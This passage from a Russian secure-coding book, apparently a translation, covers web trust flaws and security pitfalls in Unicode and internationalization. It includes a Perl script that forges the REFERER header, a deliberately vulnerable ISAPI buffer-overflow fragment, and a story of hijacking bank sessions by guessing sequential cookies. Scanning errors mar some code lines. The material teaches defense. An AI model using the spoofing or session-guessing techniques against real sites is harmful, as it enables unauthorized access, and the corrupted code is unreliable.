HTTP-запрос состоит из последовательности HTTP-заголовков, за которой следует тело сообщения. Любые из этих данных могут оказаться подмененными, поскольку у сервера нет возможности проверить аутентичность всех частей сообщения. Одна из наиболее часто совершаемых Web-разработчиками ошибок — доверие к содержимому заголовков REFERER, полей форм и cookie-файлов при принятии решений, касающихся безопасности.

Проблемы с REFERER

Заголовок REFERER — стандартный HTTP-заговолок, который сообщает Web-серверу URL-адрес Web-страницы, откуда пришел посетитель. Некоторые Web-приложения оказываются хорошей мишенью для атак с подменой сетевых объектов (spoofing), поскольку полагаются на REFERER для целей аутентификации. Код может примерно выглядеть, как на такой ASP-странице:

```
<И
   strRef = Request.ServerVariables("HTTP_REFERER")
   If strRef = "http://www.northwindtraders.com/login.html" Then
      ' Все окей, страница была вызвана из Login.html!
      ' Делаем что-то секретное.
   End If
%>
```

Следующий код на Perl демонстрирует, как изменить заголовок REFERER в HTTP-запросе и убедить сервер, что запрос пришел со страницы Login.html:

```
use HTTP::Request::Common qw(POST GET);
use LWP::UserAgent;

Sua = LWP::UserAgent->new();
$req = POST 'http://www.northwindtraders.com/dologin.asp',
```

```
        [ Username => 'mike',
          Password => 'mypa$w0rd',
        ];
$req->header(Referer => 'http://www.northwindtraders.com/login.html');
$res = $ua->request($req);
```

Этот код убедит сервер, что запрос пришел *с* Login.html, но это гнусная ложь! Так что никогда не принимайте решений, связанных с безопасностью на основании заголовка REFERER, да и вообще любого другого. Ведь их очень легко подделать. Это вариация набившего оскомину правила: «Никогда не принимайте решений, касающихся безопасности, на основании имени, в том числе и на имени файла».

Примечание Однажды коллега сказал мне, что он сделал ловушку в своем Web-приложении: если заголовок REFERER содержит не то, что ожидается, моментально отправляется уведомление о возможной атаке!

Приложения и фильтры на основе ISAPI

После множества произведенных мной исследований безопасности ISAPI-приложений и фильтров я выделил две основные болезни этих приложений: переполнения буфера и ошибки канонического представления. Обе детально описаны в других разделах этой книги, но существует и особый случай переполнения буфера, наиболее характерный для ISAPI-фильтров. Эти фильтры стоят особняком, поскольку в IIS 5 они выполняются в процессе Inetinfo.exe, работающем в контексте SYSTEM. Вдумайтесь: DLL, напрямую принимающая данные от пользователя и работающая под учетной записью SYSTEM, чревата нешуточными проблемами, если ее код уязвим. Поскольку масштаб потенциальных разрушений воистину устрашает, вам следует проявить особое тщание при проектировании, программировании и тестировании ISAPI-фильтров на C и C++.

Примечание В IIS *6* из-за возможных проблем, возникающих в связи с запуском уязвимого кода от имени SYSTEM, код, написанный пользователем, никогда по умолчанию не запускается под этой учетной записью,

Примечание Пример ISAPI-дыр — брешь в протоколе печати через Интернет IPP (Internet Printing Protocol). Подробности — на странице *http://www.microsoft.com/technet/security/buUetin/MSO 1 -023.asp.*

Переполнение буфера, на котором я хочу остановиться особо, возникает при вызове функции *lpECB->GetServerVariable,* которая возвращает информацию о HTTP-соединении или о самом IIS. Последний аргумент, *lpdwSizeofBuffe~* это размер буфера, в который надо скопировать запрошенные данные, и здесь, как и в случае многих функций, принимающих размер буфера, вы можете ошибиться, особенно если применяются строки в формате Unicode и ANSI. Посмотрите на «дырявый» фрагмент IPP-кода.

```
TCHAR g_wszHostName[MAX_LEN + 1];

BOOL GetHostName(EXTENSION_CONTROL_BLOCK *pECB) {
   DWORD  dwSize = sizeof(g_wszHostName);
   char   szHostName[MAX_LEN + 1];

   // Получаем имя сервера.
   pECB->GetServerVariable(pECB->ConnID,
      "SERVER_NAME",
      szHostName,
      &dwSize);

   // Преобразуем строку из формата ANSI в Unicode.
   MultiByteToWideChar(CP_ACP,
      0,
      (LPCSTR)szHostName,
      -1,
      g_wszHostName,
      sizeof (g_wszHostName));
```

Ну что, видите брешь? Хорошо, подскажу: программа скомпилирована с инструкцией *#defineUNICODE,* а *TCHAR* — это макрос, Все еще не поняли? А дело все в разнице размера символов UNICODE и ANSI; кажется, что длина *g_wszHostName* и *szHostName* одинакова и равна *MAX_LEN+ 1,* но это не так. При компиляции с указанной директивой *TCHAR* превращается в *WCHAR,* что означает, что длина *g_wszHostName* составляет *MAX_LEN+ 1* UNICODE-символов. Таким образом длина *dwSize* на самом деле равна *(MAX_LEN+ 1) * sizeof(WCHAR)* байт, так как длина *sizeof(WCHAR)* в Windows составляет 2 байта. Кроме того *g_wszHostName* в два раза длиннее *szHostName,* которая состоит из однобайтовых символов. Однако последний аргумент *dwSize* функции *GetServerVariable* указывает на значение типа *DWORD,* которое определяет размер буфера, на который указывает *g_wszHostName,* как в два раза больший, чем *szHostName,* поэтому взломщик может перегрузить *szHostName,* назначив размер буфера меньше, чем *sizeof(szHostName).* Это не простое, а эксплуатируемое переполнение буфера, потому что *szHostName* — последний буфер в стеке *GetHostName* и, значит, расположен рядом с адресом возврата из функции.

Проблему решает изменение значения переменной *dwSize* и явное применение *WCHAR* взамен *TCHAR.*

```
«CHAR g_wszHostName[MAX_LEN + 1];

BOOL GetHostName(EXTENSION_CONTROL_BLOCK *pECB) {
   char   szHostName[MAX_LEN + 1];
   DWORD  dwSize = sizeof(szHostName);

   // Получаем имя сервера.
   pECB->GetServerVariable(pECB->ConnID,
      "SERVER_NAME",
      szHostName,
      &dwSize);
```

```
// Преобразуем строку из формата ANSI в Unicode.
MultiByteToWideChar(CP_ACP,
    0,
    (LPCSTR)szHostName,
    -1,
    g_wszHostName,
    sizeof (g_wszHostName) / sizeof(g_wszHostName[0]));
```

В IIS 6 представлены еще два изменения: IPP по умолчанию отключен, а при включении все пользователи, желающие его задействовать, должны проходить аутентификацию.

Из этой ошибки следует несколько уроков:

- тщательно проверяйте код ISAPI-приложений;
- исключительно внимательно проверяйте код ISAPI-фильтров;
- не допускайте ошибок в размере данных при работе с Unicode и ANSI. Они очень часто встречаются в ISAPI-приложениях;
- редко используемые функции по умолчанию отключайте;
- если ваше приложение напрямую принимает данные, вводимые пользователем, сперва проверьте подлинность пользователя, Это сразу позволит отсеять злоумышленников и просто посторонних.

Конфиденциальные данные в cookie-файлах и полях

Если вы создаете cookie-файлы для пользователей, проанализируйте, какие ситуации возможны, когда пользователь станет манипулировать данными в них. То же самое относится и к скрытым полям — только тот факт, что поле скрыто, не означает, что данные защищены.

Я видел два почти одинаковых примера, один из них реализован через cookie-файлы, другой — посредством скрытых полей. В обоих случаях разработчик помещал в cookie-файл или HTML-форму информацию о скидке, которая затем применялась при покупке товара. Взломщику ничего не стоило изменить *5%* на 50%, и Web-сайт с удовольствием удовлетворял требования злоумышленника! В случае cookie-файлов взломщику достаточно просто изменить файл на своем жестком диске, а со скрытыми полями последовательность другая: злоумышленник сохранял исходный код HTML-формы, менял значение скрытого поля и отправлял измененную форму обратно на Web-сайт.

Примечание Прекрасный пример бреши такого типа — изменение цены в Element N.V. Element InstantShop. Подробности читайте на сайте *http://www.securityfocus.com/bid/1836*.

Первое правило: не сохраняйте важные данные в cookie-файлах, скрытых полях или любых других местах, в которых они легко поддаются манипуляции. Если вам придется преступить первое правило, то обязательно шифруйте и применяйте MAC-код к содержимому cookie-файлов или полей, используя размешенные на сервере и надежно защищенные ключи. Для пользователя эти данные должны быть «непрозрачными», ими никто не должен манипулировать, кроме Web-сервера. Это *ваши* данные — именно вы определяете, что сохранять, в каком формате и как это защищать. Вы, а не пользователь! Подробнее о MAC рассказывается в главе 6,

Будьте осторожны с «предсказуемыми» cookie-файлами

Лучший способ объяснить суть — рассказать реальную историю. Меня попросили быстро оценить состояние дел с безопасностью на Web-сайте одного банка. Пользовательские сеансы на нем поддерживались с помощью cookie-файлов. Не забывайте, что HTTP не поддерживает состояния подключений, поэтому для этой цели на многих сайтах используются cookie-файлы. Порядок работы cookie-файлов для этих целей описан в RFC 2965 «HTTP State Management Mechanism» (Механизм управления состоянием в HTTP) (*http://www.ietf.org/rfc/rfc2965.txt*).

Пользователь управлял несколькими задачами на Web-сервере банка по механизму, который точно соответствовал тому, как это делалось с корзиной для покупок на сайтах электронной коммерции. Если взломщик сможет «расшифровать» содержимое cookie-файлов, он окажется в состоянии перехватить подключение и манипулировать банковскими задачами пользователя, не исключая и перемещение денег со счета на счет. Я поинтересовался у разработчиков, как они защищают cookie-файлы. Ответ оказался нежелательным, но вполне ожидаемым; «Мы используем SSL». В этом случае SSL не спасает, поскольку имена cookie-файлов предсказуемы. Это всего лишь 32-битные шестнадцатеричные числа, увеличивающиеся на фиксированную величину для каждого последующего подключившегося пользователя. Как истинный хакер, я подключился к сайту по SSL и посмотрел имя cookie-файла, которые мне прислал Web-сервер. Скажем, это было *0005F1CC*. Затем я опять быстро соединился с сайтом из другой сеанса или компьютера, и мне пришел cookie-файл *0005F1CE*. Я повторил операцию и получил *0005F1CF*. Интересная история получается: значения cookie-файлов инкрементировались, похоже, кто-то залез на сайт в промежутке между моими первыми двумя подключениями. Значит, у него cookie-файл *0005F1CD*. Теперь я мог создать новое соединение, установив значение заголовка *Cookie:* в *0005F1CD* или в любое другое значение до моего первого подключения, и захватить сеанс другого пользователя. А затем распорядиться его деньгами по своему усмотрению! Правда, выбор; в этом случае не было — жертва попадалась случайная, но даже один недовольный клиент способен нанести большой вред банку, так что последствия такой атаки могут оказаться весьма серьезными.

Мораль этой истории ясна: делайте cookie-файлы с важными данными непредсказуемыми. В банке для создания cookie-файлов стали применять хороший генератор случайных чисел — см. главу 8. Также не полагайтесь на SSL, как на панацею от всех бед (кстати, сейчас мы об этом поговорим).

Проблемы SSL/TLS на клиентской стороне

Я потерял счет тому, сколько раз мне доводилось слышать от проектировщиков и разработчиков, что они защищены от любых атак, так как у них есть проверенный «осиновый кол» на хакеров всех мастей — протокол SSL. SSL, или, как его сейчас называют, TLS, защищает от некоторых напастей, но не ото всех. По умолчанию этот протокол обеспечивает:

- аутентификацию сервера;
- защиту данных при передаче за счет шифрования;
- целостность передаваемых данных за счет кодов аутентификации сообщений.

Он также поддерживает аутентификацию клиентов, но к этой возможности прибегают не так часто. Протокол *не:*

- избавляет от недостатков проекта и кода приложения. Если в коде есть переполнение буфера, оно никуда не денется и при наличии SSL/TLS;
- защищает данные после того, как они выходят за границы защищенного подключения.

Вам также следует знать, что при подключении клиентского приложения к серверу по SSL/TLS, подключение становится защищенным до передачи каких бы то ни было высокоуровневых данных.

И наконец, подключаясь к серверу, клиентское приложение должно убедиться, что имя сервера совпадает с полем Subject (Субъект) серверного сертификата X.509, что у сертификата корректный формат, а срок его действия не истек. По умолчанию WinInet, WinHTTP и классы из пространства имен *System.Net* .NET Framework делают это автоматически. Можете отключить эту проверку, но настоятельно рекомендую не делать этого,

Резюме

Из-за XSS-ошибок вводимые данные в Web-среде представляют большую опасность, особенно для пользователей и вашей репутации. Не доверяйте никаким введенным пользователем данным, пропускайте только правильные данные и отвергайте все остальное. Параноикам рекомендую предусмотреть на своих Web-страницах дополнительные механизмы защиты. Не зацикливайтесь только на динамическом информационном наполнении Web, проверьте все HTML и HTML-подобные файлы на наличие XSS-ошибок,

ГЛАВА

14

Проблемы поддержки других языков

Мир тесен, поэтому велика потребность в программном обеспечении, котор'ое поддерживает другие языки, кроме американского английского. Проблема в том, что иногда трудно понять, что же собственно является символом в том или ином экзотическом (или не очень) языке. Большинство наборов символов непрерывно развиваются, и Unicode не исключение. Из-за подобной расплывчатости стандартов программы часто подвергаются опасности. В этой короткой главе, материал которой основан на опыте кампании Windows Security Push, рассказывается о некоторых подводных камнях локализации, способах избежать их, а также о других общих методиках обеспечения безопасности.

Примечание При описании работы с ПО на других языках в англоязычных текстах часто встречается термин «I18N». Он обозначает английское слово «internationalization» (первая «i», последняя «n», а между ними 18 символов), то есть *поддержку многих языков*.

В этой главе мы решили не затрагивать общих методик поддержки многих языков кроме тех, что касаются безопасности. Кроме того, мы предполагаем, что вы знакомы с содержанием глав 10 и И. Я надеюсь, что, прочитав эту главу, вы поймете, как важно иметь в группе человека, разбирающегося в связанных с I18N проблемах ПО. Сейчас объясню почему.

Золотые правила безопасной реализации I18N

Создавая приложения с поддержкой I18N, старайтесь следовать двум правилам:

- применяйте Unicode;
- никогда не выполняйте преобразований между Unicode и другими наборами символов.

В таком случае вы избавитесь от большинства брешей защиты, связанных с поддержкой языков. По сути, те из вас, кто уже применяют эти правила при создании своих приложений, могут смело пропустить эту главу! Остальным рекомендуем познакомиться с I18N поближе,

Применение Unicode

В наборах изображениям символов (А, Я, Ж и других) ставится в соответствие двоичные значения (обычно длиной от одного до четырех байт), которые называются *кодовыми позициями* (code point). Сегодня применяются сотни кодировок, а Microsoft Windows поддерживает несколько десятков. У каждого набора символов, и Unicode не исключение, есть свои особые проблемы защиты, главным образом из-за преобразования символов. Однако Unicode — единый общемировой стандарт, поэтому эксперты по безопасности изучили его особенно тщательно. Большая часть данных Microsoft Windows и Microsoft Office хранится в Unicode, и у вас возникнет меньше проблем преобразования, а значит, и брешей в защите, если вы также станете использовать Unicode. В среде CLR и каркасе .NET Framework применяется только Unicode.

Примечание Существуют три базовых двоичных представления кода Unicode: UTF-8, UTF-16 и UTF-32. Хотя все они представляют один и тот же набор символов, основным форматом считается UTF-16, и именно он поддерживается в Windows и .NET. Вы избежите массы проблем с безопасностью, если примете его за стандарт. UTF-8 широко применяется в протоколах Интернета и на других, отличных от Windows, платформах. Компонент поддержки национальных языков в Windows (National Language Support, NLS) предоставляет API-интерфейс преобразования между UTF-8 и UTF-16, который содержит две функции: *MultiByteToWideChar* и *WideCharToMultiByte*. Формат IJTF-32 не очень популярен, и нет особых причин его применять.

Предотвращение переполнения буфера из-за I18N

Чтобы избежать переполнения буфера, всегда выделяйте для него достаточно памяти и каждый раз проверяйте возвращаемый функцией результат. Вот пример корректного преобразования строки.

```
// Определяем размер буфера, необходимого для размещения
// полученной в результате преобразования строки.
```

```
// Не забываем о завершающем символе \0.
int nLen = MultiByteToWideChar(CP_OEMCP,
    MB_ERR_INVALID_CHARS,
    lpszOld, -1, NULL, 0);
// Если функция терпит сбой, отменяем преобразование!
if (nLen == 0) {
    // Ой, не получилось!
}

// Выделяем буфер для преобразованной строки.
LPWSTR lpszNew = (LPWSTR) GlobalAlloc(0, sizeof(WCHAR) * nLen);

// Если операция выделения терпит сбой,
// отменяем преобразование!
if (lpszNew == NULL) {
    // Ой, не получилось!
}

// Преобразуем строку.
nLen = MultiByteToWideChar(CP_OEMCP,
    MB_ERR_INVALID_CHARS,
    lpszOld, -1, lpszNew, nLen);
// Операция преобразования потерпела сбой,
// результат неопределенный.
if (nLen == 0) {
    // Ой, не получилось!
}
```

В общем случае не стоит полагаться на заранее рассчитанный максимальный размер буфера. Например, в новом стандарте кодировки китайского языка GB18030, где для отдельных символов выделяется до 4 байт, подобные вычисления не всегда верны.

Функция *LCMapString* особенно коварна: она возвращает длину буфера в словах, а чтобы получить длину в байтах, надо вызвать ее с флагом *LCMAP_SORTKEY*.

Примечание Если вы полагаете, что переполнение буфера в Unicode сложно эксплуатировать, почитайте статью «Creating Arbitrary Shellcode in Unicode Expanded Strings» (*http://www.nextgenss.com/papers/unicodebo.pdf*) о создании произвольного кода оболочки за счет расширения Unicode-строк.

Слова и байты

Несмотря на название и описание, большинство функций Win32 не обрабатывает символы. Многие из них (например *CreateProcessA*), обрабатывают данные по байтово, поэтому двухбайтовый символ Unicode считается за два независимых байта, а Win32-функции с буквой *W* в конце (например *CreateProcessW*) обрабатывают 16-разрядные слова, поэтому пару суррогатных символов посчитают за два слова вместо одного символа. Ошибки чреваты переполнением буфера или выделением излишней памяти.

Многие разработчики понятия не имеют о существовании *A*- и *W*-версий функций в Windows. Следующий отрывок кода от winbase.h поможет вам разобраться в этом,

```
#ifdef UNICODE
ftdefine CreateProcess   CreateProcessW
#else
ftdefine CreateProcess   CreateProcessA
ffendif //  !UNICODE
```

Что такое суррогатные символы в Unicode

В стандарте Unicode *суррогатной парой* (surrogate pair) считается один абстрактный символ, представленный последовательностью двух кодовых позиций Unicode. Первая половина суррогатной пары, или *старшее слово*, — это 16-разрядный код из диапазона U+D800 — U+DBFF. Второе значение пары, или *младшее слово*, содержит значение из диапазона U+DC00 — U+DFFF.

В стандарте Unicode определены *составные символы* (combining character) как комбинация основного символа и одного или более дополнительных. Суррогатная пара представляет как основной, так и составной символ. Подробнее о суррогатных парах — на официальном сайте *http://www.unicode.org*.

Основное, что следует помнить: суррогатная пара представляет один абстрактный символ, поэтому никогда нельзя быть уверенным, что одна 16-разрядная кодовая позиция UTF-16 соответствует в точности одному символу. Суррогатные пары позволяют 16-разрядному Unicode поддерживать дополнительный миллион символов, которые называются дополнительными. В дополнительной области Unicode уже определено много важных символов.

Проверка корректности I18N

Существует несколько вариантов «некорректности» строк, и Unicode не исключение. Например, строка может содержать двоичные значения, которые не соответствуют никакому символу, или символы с семантикой, несовместимой с логикой прикладной программы, например управляющие символы в URL-адресе. Такие некорректные строки бывают опасными, если программа не обрабатывает их должным образом.

В Microsoft. Windows .NET Server 2003 появилась функция *IsNLSDefinedString*, которая проверяет, состоит ли строка только из действительных символов Unicode, Если *IsNLSDefinedString* возвратила True, будьте уверены: в строке нет кодовых позиций, игнорируемых *CompareString* (таких, как неопределенные символы или некорректные суррогатные пары). Но это не избавляет от необходимости проверить на предмет характерных для конкретной программы исключений.

Визуальная проверка

Даже после нормализации многие символы Unicode будут казаться пользователю идентичными. Например. **3.log** — это на самом деле два символа Unicode (**3.** и **log).** а не пять ASCII-символов. Нет универсального средства, позволяющего отличить

подобные символы «на глаз». Поэтому не поручайте пользователю визуально проверять, содержит ли строка запрещенные символы. Устраните визуальную проверку или предоставьте пользователю дополнительные средства (например инструмент отображения двоичных значений).

Не проверяйте правильность строк посредством *LCMapString*

Вы вправе применить *LCMapString* для создания ключа сортировки строки (набора целых чисел), который затем применяется для ускорения сравнения строк, Однако созданные функцией *LCMapString* ключи — ненадежный способ проверки строк. Несмотря на то, что *LCMapString* возвращает идентичные ключи для двух одинаковых строк, любая из них может содержать запрещенные символы. В частности, *LCMapString* напрочь игнорирует неопределенные символы. Применяйте новую функцию, *IsNLSDefinedString* или разработайте собственный код надежной проверки,

Для проверки действительности имен файлов применяйте *CreateFile*

Одного подтверждения функцией *CompareString* идентичности (или неидентичности) двух строк недостаточно: некоторые системы могут с этим не согласиться. В частности, есть пары строк, которые *CompareString* считает одинаковыми, а файловая система NTFS — разными, и наоборот. Всегда проверяйте корректность строки уместной в данной конкретной ситуации утилитой. Например, чтобы убедиться, что строка соответствует имени реально существующего файла, применяйте функцию *CreateFile* и проверяйте статус возвращенной ошибки,

Проблемы преобразования символов

В общем случае семантика кодовых позиций в разных наборах символов немного отличается. Поэтому даже максимально корректно реализованные преобразования между различными кодировками часто выполняются с потерями. Например, управляющий символ в формате ISO 8859-8-E (двунаправленный иврит) теряет всякий смысл при переходе в UTF-16, а символ частного применения в кодовой таблице 950 (Big5, традиционная кодировка китайского языка) выглядит совершенно по-другому в UTF-16.

Программа должна «понимать», что при преобразовании возможны потерн. В частности, нельзя рассчитывать, что безопасность и корректность исходной строки гарантирует безопасность строки, полученной после преобразования.

Для преобразования в формат UTF-8 и из него при работе в ОС Windows XP и последующих применяйте *MultiByteToWideChar* и *WideCharToMultiByte*. Преобразование между UTF-8 и UTF-16 выполняется безопасно и без потерь, но только при соблюдении должной осторожности. Для подобного преобразования применяйте только самые последние утилиты, прошедшие проверку на безопасность. Во многих пакетах приложений и некоторых компонентах Windows встроены более ранние и опасные версии преобразователей — избегайте их. За прошедшие годы специалисты Microsoft настроили таблицы функций *MultiByteToWideChar* и

WideCharToMultiByte для обеспечения максимальной безопасности и совместимости приложений. Не стоит создавать собственный преобразователь, даже если кажется, что он выполняет задачу более качественно.

Вызов *MultiByteToWideChar* с флагами *MB_PRECOMPOSED* и *MB_ERR_INVALID_CHARS*

При вызове *MultiByteToWideChar* всегда устанавливайте флаг *MB_PRECOMPOSED*. Это сокращает (но не устраняет совсем) появление составных символов и ускоряет нормализацию. Он устанавливается по умолчанию. Работая с кодовыми страницами с номерами меньше 50000, устанавливайте флаг *MB_ERR_INVALID_CHARS* — он позволяет выявить неопределенные символы в исходной строке. Кодовые страницы с номерами выше 50000 функция *MultiByteToWideChar* преобразует, используя алгоритмы, а не таблицы. В этом случае порядок обработки запрещенных символов и возможность применения флага *MB_ERR_INVALID_CHARS* определяется алгоритмом. Подробное его описание для таких кодовых страниц вы найдете в библиотеке MSDN.

Примечание Начиная с Windows XP, флаг *MB_ERR_INVALID_CHARS* поддерживается для UTF8-преобразований (кодовая страница 65001, или CP_UTF8).

Вызов *WideCharToMultiByte* с флагом *WC_NO_BEST_FIT_CHARS*

При обработке строк, которые требуют проверки корректности (например, имен файлов, ресурсов или пользователей), всегда устанавливайте флаг *WC_NO_BEST_FIT_CHARS*. Он не позволяет функции преобразовать символы в похожие, но с совершенно другой семантикой. Иногда семантика изменяется самым кардинальным образом. Например, в некоторых кодовых страницах символ «я» (знак «бесконечность») соответствует цифре «8» (восемь)!

Флаг *WC_NO_BEST_FIT_CHARS* доступен только в Microsoft Windows 2000/XP и Microsoft Windows .NET Server 2003. Если программа должна работать на устаревшей ОС, того же результата добиваются преобразованием готовой строки в исходный формат, то есть вызывая *WideCharToMultibyte*, чтобы получить строку UTF-16, и затем *MultiByteToWideChar* — это позволяет возвратить строку в исходный формат. Некоторые кодовые позиции не выдерживают такого кругового преобразования (они пропадают), поэтому их заменяют другими, наиболее подходящими в конкретной ситуации. Вот пример правильного выполнения кругового преобразования.

Л

```
RoundTrip.cpp : Определяет точку входа в консольное приложение.
*/

#include "stdafx.h"
```

```
/*
   Функция CheckRoundTrip
   Возвращает TRUE если строка выдерживает круговое преобразование
   между Unicode и данной кодовой страницей,
   В противном случае возвращается FALSE.
*/

BOOL CheckRoundTrip(
                DWORD uiCodePage,
                LPWSTR wszString)
{

   BOOL fStatus = TRUE;
   BYTE *pbTemp = NULL;
   WCHAR *pwcTemp = NULL;

   try {
      // Выясняем, не превышает ли длина строки MAX_STRING_LEN
      // Корректная обработка нулевых строк
      const size_t MAX_STRING_LEN = 200;
      size_t cchCount = 0;
      if (!SUCCEEDED(StringCchLength(wszString,
               MAX_STRING_LEN, &cchCount)))
         throw FALSE;

      pbTemp = new BYTE[MAX_STRING_LEN];
      pwcTemp = new WCHAR[MAX_STRING_LEN];
      if (!pbTemp || !pwcTemp) {
         printf("ОШИБКА: Недостаток памяти!\n");
         throw FALSE;
      }

      ZeroMemory(pbTemp,MAX_STRING_LEN * sizeof(BYTE));
      ZeroMemory(pwcTemp,MAX_STRING_LEN * sizeof(WCHAR));

      // Преобразование из Unicode в данную кодовую страницу,
      int rc = WideCharToMultiByte( uiCodePage,
         0,
         wszString,
         -1,
         (LPSTR)pbTemp,
         MAX_STRING_LEN,
         NULL,
         NULL );
      if (!rc) {
         printf("ОШИБКА: ошибка WC2MB = %d, CodePage = %d,
               String = %ws\n",
            GetLastError(), uiCodePage, wszString);
         throw FALSE;
      }
```

```
        // Преобразование из данной кодовой страницы в Unicode.
        rc = MultiByteToWideChar(uiCodePage,
                 0,
                 (LPSTR)pbTemp,
                 -1,
                 pwcTemp,
                 MAX_STRING_LEN / sizeof(WCHAR) );
        if (!rc) {
           printf("ОШИБКА: ошибка MB2WC = Xd,
              CodePage = Xd, String = %ws\n",
              GetLastError(), uiCodePage, wszString);
           throw FALSE;
        }

        // Определяем длину исходной Unicode-строки,
        // и равна ли она результирующей строке.
        size_t Length = 0;
        StringCchLength(wszString, MAX_STRING_LEN,&Length);
        if (Length+1 != rc) {
           printf("Длина %d != rc %d\n", Length, rc);
           throw FALSE;
        }

        // Сравниваем исходную Unicode-строку и результирующую строку
        // и обеспечиваем их идентичность.
        for (size_t ctr = 0; ctr < Length; ctr++) {
           if (pwcTemp[ctr] != wszString[ctr])
              throw FALSE;
        }
     } catch (BOOL iErr) {
        fStatus = iErr;
     }

     if (pbTemp) delete [] pbTemp;
     if (pwcTemp) delete [] pwcTemp;

     return (fStatus);
}

int _cdecl main(
             int argc,
             char* argv[]J
{
   LPWSTR s1 = L"\x00a9MicrosoftCorp";     // Copyright
   LPWSTR s2 = L"To\x221e&Beyond";          // Infinity

   printf("1252 Знак "авторское право" = %d\n", CheckRoundTrip(1252, s1));
   printf("437  Знак "авторское право" = %d\n", CheckRoundTrip(437, s1));
   printf("1252 Знак "бесконечность" = %d\n", CheckRoundTrip(1252, s2));
   printf("437  Знак "бесконечность"  = %d\n", CheckRoundTrip(437, s2));
```

```
    return (1);
}
```

Вы видите, что некоторые символы в определенных кодовых страницах не выдерживают кругового преобразования. Например, знаки авторского права и бесконечности в кодировках 1252 (кодовая страница Windows Latin I, которая применяется в западноевропейских языках) и 437 (исходная кодовая страница MS-DOS): знак авторского права есть в 1252, но отсутствует в 437, а знак бесконечности есть в 437, но не существует в 1252.

Сравнение и сортировка

Если результат сравнения не виден пользователю, например, при генерации внутренней хеш-таблицы на основании строки, рекомендуем воспользоваться двоичным упорядочиванием. Это безопасно, быстро и надежно. Если результат сравнения не виден пользователю, но двоичное упорядочивание применить нельзя [наиболее популярная причина — игнорирование регистра (см. *http://www.unicode.org/unicode/reports/tr21*)], используйте регион *Invariant*, (*LOCALE_INVARIANT*) в Windows XP или *invariant culture* в приложении на управляемом коде.

```
int nResult = CompareString(
    LOCALE_INVARIANT,
    NORM_IGNORECASE | NORM_IGNOREKANATYPE | NORM_IGNOREWIDTH,
    lpStr1, -1, lpStr2, -1 );
```

Если программа должна работать на платформах, предшествующих Windows XP, используйте регион US English. В этом случае в Windows XP результаты работы *CompareString* будут такие же, как с *LOCALE_INVARIANT*, но Microsoft не гарантирует, что это окажется верно в следующих версиях ОС.

```
int nResult = CompareString(
    MAKELCID(MAKELANGID(LANG_ENGLISH, SUBLANG_DEFAULT), SORT_DEFAULT),
    NORM_IGNORECASE | NORM_IGNOREKANATYPE | NORM_IGNOREWIDTH,
    lpStM, -1, lpStr2, -1 );
```

Учтите, что сравнение с учетом региональных особенностей имеет собственные подводные камни. Наиболее частая причина ошибок, некоторые из которых чреваты *нарушениями безопасности*, — неверные предположения о порядке срзвнения. В частности, для некоторых регионов Windows:

- порядок букв из диапазона A — 2 не всегда совпадает с принятыми в английском языке;
- при игнорировании регистра «I» не всегда совпадает с «i»;
- «A» не всегда следует после «a»;
- латинские символы не всегда предшествуют символам других азбук.

В скором времении Windows будет поддерживать регионы с существенно большими отличиями (или исключениями). Если ваша программа применяет при сравнении регион пользователя, следует учитывать, что результат может оказаться непредсказуемым. Если подобная ситуация недопустима, настоятельно рекомендуем применять нейтральный (*Invariant*) регион,

Свойства символов Unicode

В Unicode огромное количество символов, поэтому очень опасно делать какие-то предположения относительно наличия (или отсутствия) определенных свойств у одного ограниченного диапазона. Например, ошибочно думать, что диапазон цифр ограничивается кодовыми позициями от U+0030 («О») до U+0039 («9»). В Unicode 3.1 масса диапазонов цифр. При определенных обстоятельствах символы со скрытыми свойствами способны создавать проблемы с безопасностью. Наилучший метод решения этой проблемы — применение категорий Unicode. В управляемом коде в .NET Framework эту информацию предоставляет метод *GetUnicodeCategory*. К сожалению, в NLS пока нет никакого механизма доступа к этим данным. Самая последняя официальная версия свойств символов Unicode доступна на сайте *http://www.unicode.org/unicode/reports/tr23*.

Для этой же цели можно использовать *GetStringTypeEx,* но с большой долей осторожности. Свойства, поддерживаемые *GetStringTypeEx* были реализованы за несколько лет до появления Unicode, и некоторые из них кажутся странными. Однако во многих компонентах Windows эти свойства применяются, поэтому при взаимодействии с ними разумно использовать *GetStringTypeEx*.

В табл. 14-1 перечислены свойства *GetStringTypeEx* и их аналоги в Unicode для кодовых позиций с номерами, превышающими U+0080. Коды меньше U+0080 не имеют аналогов в Unicode,

Таблица 14-1. Свойства Unicode

GetStringTypeEx	Свойство Unicode
C1_ALPHA	Элемент алфавита или идеограмма
C1_UPPER	Верхний регистр или с заглавной
C1_LOWER	Нижний регистр или с заглавной
C1_DIGIT	Десятичная цифра
C1_SPACE	Пробел
C1_PUNCT	Знак пунктуации
C1_CNTRL	Элемент управления — ISO, двунаправленный, соединения, форматирования или игнорируемый
C1_XDIGIT	Шестнадцатеричная цифра
C3_NONSPACING	Несамостоятельные символы
C3_SYMBOL	Символ
C3_KATAKANA	Символ катаканы*
C3_HIRAGANA	Символ хираганы
C3_HALFWIDTH	Полуширинный или узкий символ
C3_IDEOGRAPH	Идеограмма

Нормализация

Во многих кодировках, и особенно в Unicode, одна и та же строка может иметь несколько двоичных представлений. Например, если много различных строк ото-

* Катакана и хирагана — таблицы знаков японской слоговой азбуки- — *Прим. перев.*

бражаются как «А». Подобная множественность усложняет такие операции, как индексация и проверка корректности. Сложность повышает риск ошибок кодирования, а значит, возможны проблемы с безопасностью. Затруднение преодолевают нормализацией строк, то есть приведением их к единой форме. Существует несколько форм нормализации,

- Консорциум Unicode Consortium определил четыре стандартных формы нормализации. Особенно популярна нормализация Form C. Ее рекомендуют при создании новых приложений. Это наиболее популярный и простой в реализации метод. Большинство форм нормализации, применяемых в Интернете, представляют собой разновидности Form C. (Подробнее — на сайте *http://www.unicode.org/unicode/reports/tr15/*.)
- Нормализация URL-адресов — активно обсуждаемая тема в группах IETF (Internet Engineering Task Force) и W3C. За подробностями отсылаю вас к документу *http://www.i-d-n.net/draft/draft-duerst-i18n-norm-04.txt* и сайту *http://www.w3.org/TR/charmod*.
- В каждой файловой системе — NTFS, FAT32, NFS, High Sierra и MacOS — своя уникальная форма нормализации.
- Определено несколько стандартов нормализации в протоколах Интернета За более подробной информацией в своей прикладной области обращайтесь к соответствующим RFC,

Win32-функция *FoldString* поддерживает ряд полезных возможностей по нормализации строк. К сожалению, она не охватывает весь диапазон символов Unicode, и ее таблицы соответствия не всегда совпадают с одной из форм нормализации Unicode. Используя *FoldString*, не поленитесь проверить свою программу на всем наборе символов Unicode. Например, вызов *FoldString* с флагом *MAP_FOLDDIGITS* нормализует многие, но не все числовые символы Unicode.

Резюме

